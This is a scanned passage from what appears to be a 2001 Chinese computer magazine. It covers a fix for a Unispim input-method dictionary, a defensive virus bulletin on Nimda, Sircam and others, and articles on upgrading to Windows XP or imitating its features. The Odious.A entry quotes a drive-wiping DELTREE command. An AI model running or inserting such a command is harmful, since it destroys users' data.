这种情况通常是由于紫光拼音输入法的词库文件受到破坏(包括被删除或长文件名被破坏)引起的。紫光网站给出的解决方法是，“检查词库文件是否受到破坏(包括被删除或长文件名被破坏)。如果已经备份用户词库，可以使用词库备份和恢复程序进行恢复。如果词库文件的长文件名受到破坏，应该删除词库文件之后再恢复。如果没有备份当前用户词库，可以重新安装输入法(如果词库文件的长文件名受到破坏，应该删除词库文件后重新安装)”。但问题是，很多人恐怕都不知道哪个文件是用户词库，要删也无从删起。结果重新安装输入法后问题依然存在，非常令人头疼。

其实解决这个问题有一个简单办法。运行紫光拼音输入法的“词库备份和恢复”程序(运行下载压缩包中的WLBackup.exe文件)，选择“我想为当前用户从词库备份文件中恢复词库”，点击“下一步”，此时程序会要求你提供词库备份文件，先不要管它。打开“记事本”，建立一个空白文件，存盘，注意不要用程序的默认后缀“*.txt”，而是存为后缀为“*.uwl”的文件(紫光默认的词库备份文件后缀)。然后在紫光拼音输入法的恢复词库文件对话框中，将要求输入的词库文件指向我们刚刚建立的空白文件，确定，程序会提示“恢复词库失败”。不要紧，关掉这个对话框，再切换到紫光输入法看看，是不是好了？(此方法在紫光拼音输入法2.0、2.01、2.2版中均适用) CF

2i毒防疫站

热门病毒

病毒名称：W32.Nimda.A@mm（尼姆达）

病毒危害：★★★★★

病毒介绍：该蠕虫病毒主要通过Email传播，当用户收到带毒邮件，病毒会利用系统漏洞自动运行，即使是只阅读或预览邮件。它会在已感染的计算机上创建一个网络共享，并以超级管理员的权限建立一个guest的访问账号。病毒发作时将导致：大规模的邮件传播，附件文件名为read.exe(这个read.exe在收到的邮件中无法看到)；以病毒自身代替正常文件；大大降低系统资源直至死机；使C盘开放作为网络共享资源等。

解决方案：针对新出现的尼姆达病毒，瑞星杀毒软件已进行了紧急升级，请计算机用户尽快将手中的杀毒软件升级至12.44以上版本，对该病毒进行彻底的查杀。

病毒名称：Worm.Sircam.B

病毒危害：★★★★

病毒介绍：近日，反病毒专家发现，早前一段时间已对众多用户电脑造成极大危害的Worm.Sircam.B病毒至今仍作祟于用户的计算机系统。该病毒是一蠕虫程序，会随机选取电脑内的文件作为电子邮件附件进行传播，并自带一个SMTP引擎进行邮件发送，因此其传染极其迅速。病毒发作时会将机器中所有Office文档改为自身，并删除文件，在硬盘上不停地填充垃圾。此外病毒还能够将其自身注册为服务进程，使用户用Ctrl+Alt+Del查看系统进程表时看不到病毒。

解决方案：删除病毒文件，或用著名反病毒软件进行查杀，如瑞星，KILL 等。

近期病毒关注

① Trojan.BlueFire

危害★★

它是一个黑客程序，运行后复制自身放在系统目录下并修改注册表的键值项，使系统下次启动时，黑客程序能自动运行。

② Malaysia1998.D

危害★★

能将宏病毒防护开关关闭，当用户打开宏选项时，则出现对话框要求用户输入密码，密码为“Bad Logic”。

③ Odious.A

危害★★★

病毒能将DELTREE C:*.* /Y的语句写入C盘AUTOEXEC.BAT文件中，在下一次系统启动时将删除C盘所有文件。

④ Htm.killie5

危害★★

该脚本病毒为恶意网页，双击此网页，病毒即开始执行。发作时使电脑屏幕不停地闪动，永无休止。

用户如有任何疑问，可随时登录各反病毒网站或国内反病毒门户网站(瑞星网站)http://www.rising.com.cn，获得相关病毒最新报道，并得到反病毒专家全方位的技术服务与支持！CF

风乍起，吹皱一池秋水

秋风乍起时，正是 Windows XP 喷薄而出的日子。

Windows XP，这大概是今年曝光率最高的 IT 词汇之一，与之相伴的有垄断、捆绑，还有忙忙碌碌的软硬件厂商。硬件厂商们把未来押在了 Windows XP 上，因为这个新的操作系统为用户带来了更多升级电脑的原因。软件开发商也忙于修改代码，为的是获得“Designed for Windows XP”的通行证。与之形成鲜明对比的是，一部分开发商已经宣告和微软的蜜月关系破裂，因为 Windows XP，他们不得不走上不归路。

“罗马帝国都能灭亡，为什么微软不会？”反微软者问。

回答是无声的。任何人都可以爱他、恨他，却无法漠视他，这就是微软。

世间的纷争总无止境，看山、看水、看尽是是非非的争执，在喧闹中给自己留一方静土，因为我们坚信——

自由:能够激发创造力

多元:能够鼓励交流

宽容:能够开启无限智慧

——特别话题主持人 高兴

投入 Windows XP 的怀抱？别急！



□策划 CFan·高兴

□执行 明月 清风 竹影 暗香

Windows XP 之众说纷纭

一个新操作系统给业界、商家、以及用户所带来的冲击是巨大的。我想无需花费更多的笔墨去描写 Windows XP 是如何伟大、如何不同凡响……读者要看的绝不是这些。但是传说中的 Windows XP 到底怎么样呢？正所谓萝卜青菜各有所爱，有些人对 Windows XP 疼爱有加，有些人则认为微软的炒作在铿锵作响。冷静地对待 Windows XP，那么先看看大家对 Windows XP 的感受，最后 CFan 教你判断自己是否适合升级到 Windows XP。

用户眼中的Windows XP是什么样的？他们是因为什么而喜欢Windows XP？答案尽在——

狂恋Windows XP的十大理由

□北京 暗香

Windows XP 将 Windows 2000 和 Windows Me中最好的东西组合在一起，从此不用在多媒体和商业性能上进行痛苦决择了（Windows XP将Windows 2000强大的稳定性、安全性、可管理性，以及Windows 98和Windows Me的即插即用、简化的用户界面和易用性融为一体）。

Windows XP基于任务的新视觉设计，以及信息丰富的帮助和支持功能，能够帮助我迅速找到最常用的任务，并且帮助我更好的应用程序。



比尔·盖茨庆祝Windows XP 发布 RTM 版本
地点:微软厂区门口 时间:2001 年 8 月 24 日

Windows XP 的豪华界面让我感到欣喜若狂，它也是我在朋友面前炫耀的新武器。

多人共用一台电脑时，Windows XP 的多用户管理及快速用户切换功能让我感受到前所未有的方便和安全。

电脑桌面可显示在由一块显示适配器驱动的两个显示器上，非常适合有笔记本电脑的我（以前只尝试过安装两块显卡带两个显示器，Windows XP则可以用一块显卡在两个显示器上显示不同的桌面）。

强大易用的多媒体功能，让我充分享受高科技带来的乐趣。

远程协助功能，可以邀请朋友连接到自己的计算机中直接以远程遥控的方式快速解决问题。


用户状态迁移工具，能帮助我迅速适应任何新的计算机。

我是追新一族，怎么能错过被微软称为“公司有史以来最优异的操作系统”的 Windows XP 呢？

我有 2GHz 的奔腾 4 加 512MB 内存，Windows XP 可以真正发挥系统性能水平。

以上理由，欢迎玩家对号选择。

绝对实况



记者从Windows XP媒体预览现场带回来的声音：

我们是很幸运的一代人，一生中可以遇到两场革命。当然，不是文化大革命（笑）。一场是PC 革命，一场是Internet革命。

——微软（中国）有限公司总裁高群耀博士

Windows XP到底怎么样？真的有传说中的那么神奇吗？您或许听到过或看到过一些对Windows XP的看法，也受到这些看法的困扰，不过我们发现，其实很多看法多半是错误的，请看：

Windows XP的强大只是美丽谎言？

□北京 竹影

误区一：Windows XP的兼容模式可以兼容Windows 95以上版本的所有软件

事实并非如此，Windows XP的兼容模式可以仿真Windows 95、Windows 98、Windows NT 4.0或Windows 2000的环境，但尽管具有仿真器，在运行老软件时仍会出现问题。

误区二：Windows XP对游戏的兼容性比Windows 2000好

Windows XP兼容游戏的性能确实比较好，但却得益于Windows 2000，因为在Windows 2000面世以后，越来越多的游戏软件都支持NT结构和DirectX 8。所以现在Windows 2000在游戏兼容性上也同样好。

误区三：Windows XP对硬件的支持非常好

确实Windows XP对硬件支持非常广泛，但是对于某些只具有Windows 9x或Windows Me驱动程序的硬件来说，是否能用于Windows XP还不能十分确定。

误区四：Windows XP中可以轻松加密文件夹

在Windows XP中可以轻松加密文件夹，不过这需要磁盘使用NTFS格式，而且最重要的是，这不是Windows XP才特有的功能，只要你使用NTFS格式，在NT和2000中也都可以实现。

误区五：Windows XP的多媒体功能极其强大

事实是，Windows XP的多媒体功能比较易用，功能强大则谈不上，如Movie Maker，功能都极其简单，几乎没有什么特效。

谁将被用户扔进垃圾箱——Windows XP新功能前景预测

□北京 明月


微软在其网站不遗余力地推销Windows XP中的新功能，确实它们听起来都非常令人激动与向往，但当你真正用上Windows XP，并不断被那些新功能所包围时，就会发现其中许多功能并不像听上去的那样美妙。下面我们就来大胆地预测一下Windows XP中哪些新功能将会失宠于用户，被无情地丢进垃圾箱。

一、新界面

当桌面主题第一次出现在Windows 98中时，用户也曾为它激动不已，但很快他们发现美丽的代价便是过多的系统资源占用与电脑工作效率的大幅降低，于是桌面主题被大多数用户无情地抛弃了。如今面对Windows XP的新界面，即使它更加雍容华贵，即使它增加了基本任务的特性，即使它具有更换系统'皮肤'的功能，但其致命的问题便是损耗了过多本应分配给系统性能的资源，而且几乎99%以上的用户不会把他们的电脑当作工艺品来观赏！那么Windows XP新界面的命运也自然很清楚了。

二、任务栏程序窗口群组

首先应该肯定这确实是一个不错的创意，但令人遗憾的是，微软并没有将它完美地实现出来，



当你真正使用这个功能后，就会发现很多时候它将使窗口之间的切换比传统的平铺方式还要麻烦，甚至要花费比以前更多的鼠标点击次数。

三、CD刻录功能

凡是尝试过Windows XP的CD刻录功能的朋友，都会毫不犹豫地装上更为专业的刻录软件（比如：Nero-Burning Rom），原因只有一个，那就是它的功能实在太弱，根本无法满足用户更多的刻录需求。

四、压缩文件夹功能

Windows XP中沿袭了以前版本中的压缩文件夹功能，并且几乎没有任何改进，尽管操作还算方便，但功能却过于简单，特别是处理的文件数量较多时会变得非常慢。因此，我们完全有理由将其扔进垃圾箱，而选择更为优秀的Winzip或WinRAR。

CFan教你判断自己是否适合升级到Windows XP

一款大型的操作系统面世后，用户该如何面对它带来的冲击？升级还是不升级？犹豫、徘徊……别担心，CFan让你做个明明白白的用户。

在升级操作系统前，先要查看硬件条件是否能满足新操作系统的要求，我们在微软的网站看见关于Windows XP系统要求的列表，下面是主要数据：

运行Windows XP需要300MHz或更高的处理器，128MB内存或更高（最低支持64M，可能会影响性能和某些功能），1.5GB可用硬盘空间。

看上去Windows XP并没有传说中的对硬件要求那么高，但是读者不要被微软迷惑，因为以上的硬件条件仅仅是能运行而已，如果你想在操作系统上运行多个程序，并保持流畅的速度，那么肯定是无法达到的。根据我们的测试，在一台赛扬533、512MB内存的电脑上运行Windows XP专业版，结果发现这个超过微软推荐配置的电脑并不能完全承受Windows XP的压力，当同时运行多个任务后，整个系统变得缓慢异常，有时候甚至就像死机一般，只有在取消了所有视觉特效后，系统表现才比较令人满意。看来这次微软又没有说实话。

CFan意见：如果你想很好地运行Windows XP，那么

奔腾3以上的CPU、256MB的内存都是不可缺少的。如果想在Windows XP上运行一些大程序，CFan建议你最少使用奔腾4、1G以上CPU，并且配备512MB内存（现在读者能明白为什么硬件厂商翘首盼望Windows XP发布了吧）。如果你的机器不能达到以上标准，最好还是继续使用Windows 98/2000，否则需要为电脑来个大幅度的硬件升级。

在去除硬件方面的因素后，我们再来看看其他原因。CFan将用户分为先行者、跟进者与主流因循者，读者可以对号入座，来决定自己是否需要升级操作系统。

“先行者”是急先锋，他们流连于国内外的各大软件基地，也喜欢在一些地下站点的论坛、FTP站点潜水。他们常常以最先获得一些国外软件的信息或是最先下载使用某个大型软件而洋洋自得，是典型的软件发烧友。这类用户，哪怕是操作系统最初测试版（极不稳定）他们都不会放过。

“跟进者”则是积极观察与学习先行者们在论坛或FTP上留下的一举一动，在软件获得较好反响后，他们会立刻跟进，惟恐落伍。这类用户通常会安装操作系统中的一些重要版本（表现比较稳定的版本），对于正式版的新操作系统他们当然也是不会放过的。

“主流因循者”是成熟型用户，他们通常待某个操作系统成为主流，使用不再具有风险与不确定性，然后投入到这个操作系统中。对于他们来说，操作系统最重要的是稳定和安全，而不是追新和时髦。可以说中国有90%的用户属于主流因循者。

CFan意见：对于一个成熟的应用型用户，我们建议不要急于投入Windows XP的怀抱，因为一个新操作系统的成熟需要一定时间才能达到。就像Windows 2000发布最初并未受到用户青睐，但在时隔一年，发布了第2个SP（Service Packet的缩写，指服务包，用以修正操作系统中的BUG和漏洞）之后，其稳定性、安全性才渐渐得到大家的认可。另外，Windows 2000在发布一段时间后，软件厂商们才纷纷发布适合Windows 2000下运行的软件，各大硬件厂商才针对这个操作系统发布专门的驱动程序，游戏厂商也开始支持NT结构和DirectX 8。所以CFan认为，需要各方面条件都成熟，新的操作系统才能成为一个成熟诱人的果子。CF

欢 克隆 Windows XP

在看完了上面的文章后，很多读者会毫不犹豫地去安装Windows XP，但是高兴相信，有更多的读者会把自己归类到成熟型用户中，也就是他们会待Windows XP更为成熟时才决定是否使用。好了，高兴先要恭喜这些用户，应该说，你们的选择更为理智。接下来高兴向这些用户送上一份礼物，那就是Windows XP克隆方案。在开始整个克隆方案之前，先让高兴简练地总结一下方案的步骤：

第一步：易容术。无需Windows XP也可以拥有非凡的XP容貌。

第二步：偷天换日。对Windows XP的捆绑功能垂涎已久？试试这招，绝对让你过瘾！

第三步：移花接木。这是独家密技，跟着我们一步一步施展空空妙手吧。

第四步：Enjoy！

明月是个易容高手，此君昼伏夜出，经常化妆成北京东城区第一帅哥出没于网络，请各位读者MM小心。好了，闲话少说，还是来看一下明月给我们带来的易容妙招吧！

克隆Windows XP之易容术


□北京 明月

Windows XP最大的亮点可能就是界面的变化，由于引入了视觉风格的概念，所以它应该是目前为止最华丽、最漂亮的Windows操作系统。不过，正在使用Windows 9X/Me/2000的你不必因此而羡慕别人哦，通过“乔装改扮”，你也可以把自己的Windows变得和Windows XP一样美丽，甚至还要更个性化。

第一招——桌面易容

实现工具：DesktopX

这是一个非常神奇并极富想象力的软件，通过它可以将Windows桌面变幻成各种不同的模样，当然其中就包括易容为Windows XP的桌面。DesktopX安装完毕后会自动将系统桌面变成全新的样子，虽然很棒，但不要受它的诱惑。首先到http://www.wincustomize.com/网站的DesktopX分类找到并下载“LunaXP eXPerienced for DesktopX”(文件名为Lunabeta2.zip)界面主题包。接下来用鼠标右键点击DesktopX系统托盘处的图标，在菜单中选择“Load Theme”项，点击“Installed DesktopX themes”窗口左侧的“Themes”按钮，然后点击窗口下方的“Browse”



使用DesktopX易容后的桌面绝对让人惊艳

按钮，在弹出的文件浏览窗口中选中刚才下载的Lunabeta2.zip，这样就可以载入Windows XP的界面主题，现在回到桌面再看看，是不是发生了翻天覆地的变化？看上去你现在的桌面已经和真的Windows XP桌面相差无几，特别是开始菜单几乎可以乱真。



小提示

如果你喜欢Windows XP中附带的那些漂亮的壁纸，可以到http://www.maxprogramming.com/windows/wallpapers3.asp 网站下载。

第二招——图标易容


实现工具：IconPackager



使用 IconPackager 易容后的图标非常逼真


虽然DesktopX让你的Windows桌面达到了以假乱真的程度，但如果深入进去，比如：打开资源管理器那肯定就露馅了。所以我们接下来要进行Windows的图标易容。通过试用与比较，我们最终还是选择了Stardock公司的IconPackager，它应该是目前功能最优秀、使用最简单的系统图标个性化软件，同时还不会像其他同类软件那样需要驻留内存。在下载并完成IconPackager的安装后，先登录http://www.wincustomize.com/网站，在IconPackager分类中下载一个叫做"XP Set V2 for IconPackager"的图标方案（文件名为xpsetv2.ip），下载完毕后双击xpsetv2.ip即可将其导入IconPackager。

启动IconPackager软件，在窗口左侧的工具条中点击"Packages"按钮，然后在右侧窗格中找到并选中刚才导入的XP Set图标方案，接着点击窗口下方的"Load Package"按钮，这样系统中的图标便会全面易容为Windows XP的图标了。



第三招——窗口易容

实现工具：WindowBlinds



使用 WindowBlinds 易容后，你的 Windows 就是 Windows XP 的孪生兄弟了

完成上面两步易容后，看来看去好像与Windows XP还是有些不同。对！程序窗口的背景和标题栏依然是老样子。我们还需要使用WindowBlinds软件来继续易容，同样还要到http://www.wincustomize.com/的WindowBlinds分类找到（可使用网页上的搜索功能）并下载"XPLuna for WindowBlinds"（文件名为XPluna.wba）方案包。下载并安装WindowBlinds后，双击刚才下载的XPluna.wba文件将其导入到软件中。接着在开始菜单的程序项中启动WindowBlinds，然后用鼠标右键点击系统托盘处的程序图标，在弹出的菜单中选择"Configure WindowBlinds..."，在打开的设置窗口中点击左侧工具栏的"SKIN"按钮，接下来在右侧窗格中找到并选中"XPluna"，最后点击下面的"Apply Changes"按钮使之生效。现在Windows的程序窗口背景、标题栏、桌面背景会发生翻天覆地的改变，甚至就连Windows XP特有的程序标题栏颜色变化、任务栏程序窗口图标淡化等细节都维妙维肖地表现了出来。

到这里，我们的Windows易容术宣告完成，现在你的Windows看上去是不是已经达到与Windows XP真假难辨的水准了？当然美丽往往要付出代价的，对Windows进行易容则需要不小的系统资源开销。如果你是那种注重效率的用户，那么我们建议最好只使用IconPakager更换系统图标（因为它无需驻留内存），而比较占资源的DesktopX和WindowBlinds还是忍痛割爱吧。

高兴发言：我们在使用Windows XP时也发现，由于使用了视觉风格，操作时需要耗费大量的资源，只有当我们取消了视觉风格后，系统的运行才变得流畅起来。

清风是明月的小师妹，不过两个人却是水火不相容的死对头，对于明月的易容术，清风认为是雕虫小技不足道也，所以她向大家展示了神奇的偷天换日大法。

克隆Windows XP之偷天换日

□北京 清风

不可否认，微软在Windows XP中确实增加了一些不错的新功能，比如：用户快速切换、Internet连接防火墙、用户状态移植工具、远程桌面等。经过仔细研究与挖掘后，清风发现其中大部分都是微软的工程师在设计时借鉴自某些共享软件而加入的。但是如果好奇的你因为种种原因不想安装Windows XP，却又想品尝这些新功能的感受，那该怎么办？跟着清风的步伐，在Windows 98/Me/2000中实现Windows XP的新功能吧。


新功能之一——系统还原

称系统还原为新功能有些牵强，因为系统还原功能最早出现在Windows Me中，而Windows XP中的系统还原功能也就是Windows Me相同功能的改良版，虽然功能没有增强多少，但却保留了占用系统资源大的坏毛病。即使你正在使用Windows XP，清风也建议三思后再启用该功能。

Windows Me用户请注意：

Windows Me被再次发现有巨大BUG，“Windows Me用户如果尝试使用2001年9月8日以后创建的还原点来恢复系统，系统重新启动后即会非法结束还原过程，并且会出现‘还原失败’的错误信息。造成此项错误的原因就是自动计算还原点文件名时使用的算法在2001年9月8日以后无法正常工作。”(译自微软网站，地址http://support.microsoft.com/support/kb/articles/Q290/7/00.ASP?FR=1)。微软为此发布了专门的补丁来修补这个漏洞，不过可惜的是运行前创建的还原点将无法继续使用。

我们在这里为大家提供一个更佳选择——Goback（支持Windows 95/98/Me/NT/2000操作系统），该软件也是系统备份和恢复的顶尖高手，同样通过创建还原点的方式令用户可以轻松恢复几分钟、几个小时甚至是几天前的硬盘数据；Goback能够自动、连续地跟踪、保护所有系统和数据文件；对于那些公用或共享电脑，该软件还能够自动将其恢复到之前设置的“干净状态”；提供启动级恢复功能，即使Windows无法启动，Goback也可以让你在不使用任何启动盘的情况下恢复系统；高级磁盘恢复功能可以扫描软件创建的详细事件日志，从而使用户能够选择最佳的还原时间；该软件还可以让用户查看硬盘任意时刻的内容，甚至支持从某个时间点的硬盘中复制文件或文件夹。另外，Goback还能够恢复已经被修改或是删除的文件，并且直接集成于Windows资源管理器，非常便于启动、使用。



Goback操作界面

新功能之二——快速用户切换

Windows XP中提供了一个非常有用的新功能，那就是快速切换用户功能，它可以让你以一个用户登录，并且打开一些应用程序进行操作，然后再以另外一个用户身份登录，切换后系统并不会关闭前一个用户所进行的操作和程序，这样你就可以在两个用户之间随意切换和操作，互不干扰。

这个功能确实非常有用，但我们在Windows 2000中也一样可以实现这个功能，那就是使用NetExec软件。该软件安装后会作为一个系统服务存在于系统中，它可以让我们在一台计算机中同时登入多个账号，而且还可以快速地切换，不需要频繁地注销/登录。该软件还包含了桌面管理工具——Desktop Manager，它能让我们设定各个账号的登录ID、密码、网络联机状态及桌面环境等，而且每个切换都可以自由决定是否以密码保护及注销时自动关闭。




只要在弹出菜单中选择用户名，即可快速切换

新功能之三——用户状态移植

Windows XP中提供了一个新功能，它能够将用户的数据和应用程序/操作系统设置从旧的计算机上移植到新的计算机中，从而减少恢复、设置的工作量，同时还可以减少最终用户的停机时间，使他们可以马上在熟悉的操作环境中工作。

在这里我们向大家推荐Desktop DNA软件，相比而言，它的功能要比Windows XP的用户状态移植工具更为强大，它能够备份Windwos设置、宏、浏览器书签、文件或数据，并且支持备份应用程序设置，这样可以在升级硬盘时使用它来快速地安装系统、恢复应用程序设置以及个人数据资料，或者通过它将所有的Windows和软件的个人性设置传送到其他电脑上，从而节省设置时间。同时，Desktop



Desktop DNA的操作步骤也不复杂，只要跟着操作向导一步一步进行即可

DNA 还支持网络环境中的备份，我们可以将网络中的某台电脑设置成服务器，然后将这台电脑的备份设置传送给网络中的其他客户机，这对于公司网管们是一个福音，因为这样可以轻松地使网络中的所有电脑都具有相同的系统和软件设置。此外，Desktop DNA 还支持多种压缩方式，这对于硬盘紧张的用户也是一个不错的消息。

新功能之四——Internet 连接防火墙

Windows XP 中提供了 Internet 连接防火墙，但它的功能比较有限。因此不管你是否使用 Windows XP，我们同样也建议你最好再安装一款更为专业的防火墙软件。

ZoneAlarm 是使用 Windows 98/Me/2000/XP 各个操作系统的用户的一个不错的选择。它不仅是一个免费软件，同时还被很多专家称为最佳的防火墙软件。该软件可以监视电脑中有什么软件在偷偷运行，防止“特洛伊木马”程序在电脑中偷偷作乱，它还为用户准备了不同的安全级别和网络




锁定功能。ZoneAlarm 的最大特点是使用简单，运行稳定，系统资源占用率小，同时具有更为隐蔽的后台操作，对用户的操作影响降到了最低点。

新功能之五——任务栏程序窗口群组

微软在 Windows XP 中引入了任务栏按钮群组化的新功能，当在同一个应用程序中打开多个文件时，将会在一个任务栏按钮下统一所有打开的窗口。不过，这个功能尽管看上去很美，但在真正使用这个功能后，就会发现其实并不那么好用，比如：打开多个 IE 窗口后，群组功能将使窗口之间的切换麻烦很多，你要花费比以前多得多的鼠标点击。尽管这个功能有些缺陷，但很多用户还是想尝尝鲜，我们推荐使用 Taskbar Executive 在 Windows 98/Me/2000 中实现 Windows XP 的任务栏程序窗口群组功能。


Taskbar Executive 同样可以将任务栏的程序窗口按钮进行重新整理，使同一程序的窗口按钮只占用一个按钮位置（或用户定义的类别），并以弹出菜单的方式显示所有窗口按钮，从而改变因打开窗口过多而出现的任务栏混乱现象。与 Windows XP 的任务栏程序窗口群组功能相比，我们认为 Taskbar Executive 的功能更强大、更体贴、更人性化，它不仅可以将同一程序的窗口按钮群组，而且可根据用户的定义将多个程序的窗口群组到一个按钮中，比如：你可以将与网络相关的程序窗口都定义为网络工具。除此之外，用户还能够更改群组按钮图标和标题，或是选择直接显示弹出菜单。另外，在群组按钮上还显示有当前打开窗口的数量，点击数字可弹出相应群组菜单，使你快速启动相应程序。为了便于在各个窗口之间切换，还可以在群组窗口按钮弹出菜单左上角点击选择将其“钉”在桌面上，这样该菜单会显示在所有窗口的最前面，并可以放置在桌面的任意位置。



新功能之六——隐藏不常用的系统托盘图标

当越来越多的程序都瞄上了系统托盘这个黄金位置后，它渐渐被各种图标搞得非常拥挤，微软在 Windows XP 中增加了系统托盘图标隐藏功能，如果某些图标在一定时间里不被用到，系统将会自动将它们隐藏起来。

其实这个创意同样也借用于一些优秀的共享软件。经过试用比较，我们认为 Effective Desktop 应该算是其中的佼佼者，它提供了一套相当精彩的桌面工具，能够令桌面变得更为整洁与易用。其 ExplorerX 组件，可以将系统托盘处的无用图标隐藏起来，并能更改开始按钮的 Logo 和文字。而 TaskbarX 组件可以为 Windows 任务栏增加比如日历、时钟之类的工具模块。另外，Effective Desktop 提供的 WindowsX 可为 Windows 提供多个虚拟桌面，极大地扩展



了桌面空间，你可根据不同的工作分别在不同的虚拟桌面中进行操作。最后值得一提的是，Effective Desktop 还提供有简体中文界面。

新功能之七——CD 刻录

Windows XP 可以支持在 CD-R 和 CD-RW 驱动器上刻录 CD，使得将数据刻入 CD 犹如将数据写入软盘一样简单。但是，由于这个功能目前还相当简单，所以很多试用过的朋友都会毫不犹豫安装其他更为专业的刻录软件。

虽然刻录软件非常多，但精挑细选后，Nero-Burning Rom 最终成为了胜利者。它支持多种光盘格式，功能强大，但操作起来一点也不复杂，提供有形象的操作向导。另外，我们发现即使是同一台刻录机，Nero 也常常能

把其他同类软件不能完成的任务很好地完成。

小提示

许多朋友在使用 Windows XP 的 CD 刻录功能或是其他刻录软件时会遇到这样那样的问题，这主要是因为 Windows XP 没有提供 ASPI 层（ASPI Layer），因此几乎 90% 以上的刻录或是刻录软件问题都出在这里。解决的方法如下：在安装完 Windows XP 后，先不要安装任何刻录软件。打开“我的电脑”，用鼠标右键点击刻录机的图标，如果你的刻录机已经被系统正确识别，那么在弹出的属性窗口中会出现“Recording”选项卡，将其中所有选项前的对勾都去掉，点击“OK”按钮并退出“我的电脑”。然后安装 Adaptec ASPI for NT 的驱动，接着根据提示重新启动电脑即可。

新功能之八——远程桌面

Windows XP 中的远程桌面功能通过使用 Microsoft 的远程桌面协议（RDP），允许用户通过任何网络连接访问桌面计算机的所有数据和应用程序。其实，早在 Windows 2000，微软就已经将远程服务技术迁移到了操作系统中，使每一个服务器版本都具有远程访问的能力，那时候这个功能被叫做终端服务，而在 Windows XP 中它被改为一个更吸引人、更易被理解的名字——“远程桌面”。下面我们介绍如何在 Windows 9X/2000 中获得和安装终端服务的客户端程序。

首先在 Windows 2000 Server 中通过“控制面板→添加/删除 Windows 组件”安装终端服务组件，安装完成后，点击系统管理工具中的“终端服务客户端生成器”选项，此时会出现建立安装软盘的对话框，点击确定后制作软盘。将软件拿到 Windows 98/2000 的机器上，执行第一张软盘中的 setup.exe 程序，然后根据提示，完成“终端服务客户端”



的安装。此后，用户只要点击“开始→程序→终端服务客户端”进行登录，输入用户名和密码即可登录服务器了。


小提示

在下面的移花接木方案中，我们还将提供一种更为原汁原味的远程桌面。

新功能之九——兼容模式

在 Windows XP 下应用程序如不被直接支持，用户可以指定应用程序是否需要运行在 Windows NT 4.0 或 Windows 95/98/Me 兼容模式，这样可以在不出现重大错误的情况下，保证应用程序正确地运行。由此看来兼容模式是一个体贴用户的功能，大家可以放心的是，这个功能并不是只有 Windows XP 才有，其实 Windows 2000 中早就具有了应用程序兼容工具，不过这个功能一直隐藏在它的安装光盘中。下面，让我们将它挖掘出来。

在光驱中插入 Windows 2000 安装光盘，打开其中的 Support 文件夹，双击 APCOMPAT.EXE 文件，即可顺利安装应用程序兼容工具。如果我们在操作中，遇到无法在 Windows 2000中运行的程序，只要打开应用程序兼容工具，在窗口中的“Start the following program”添入所要运行软件的安装/执行文件路径，比如：C:\Sin\Sin.exe，接



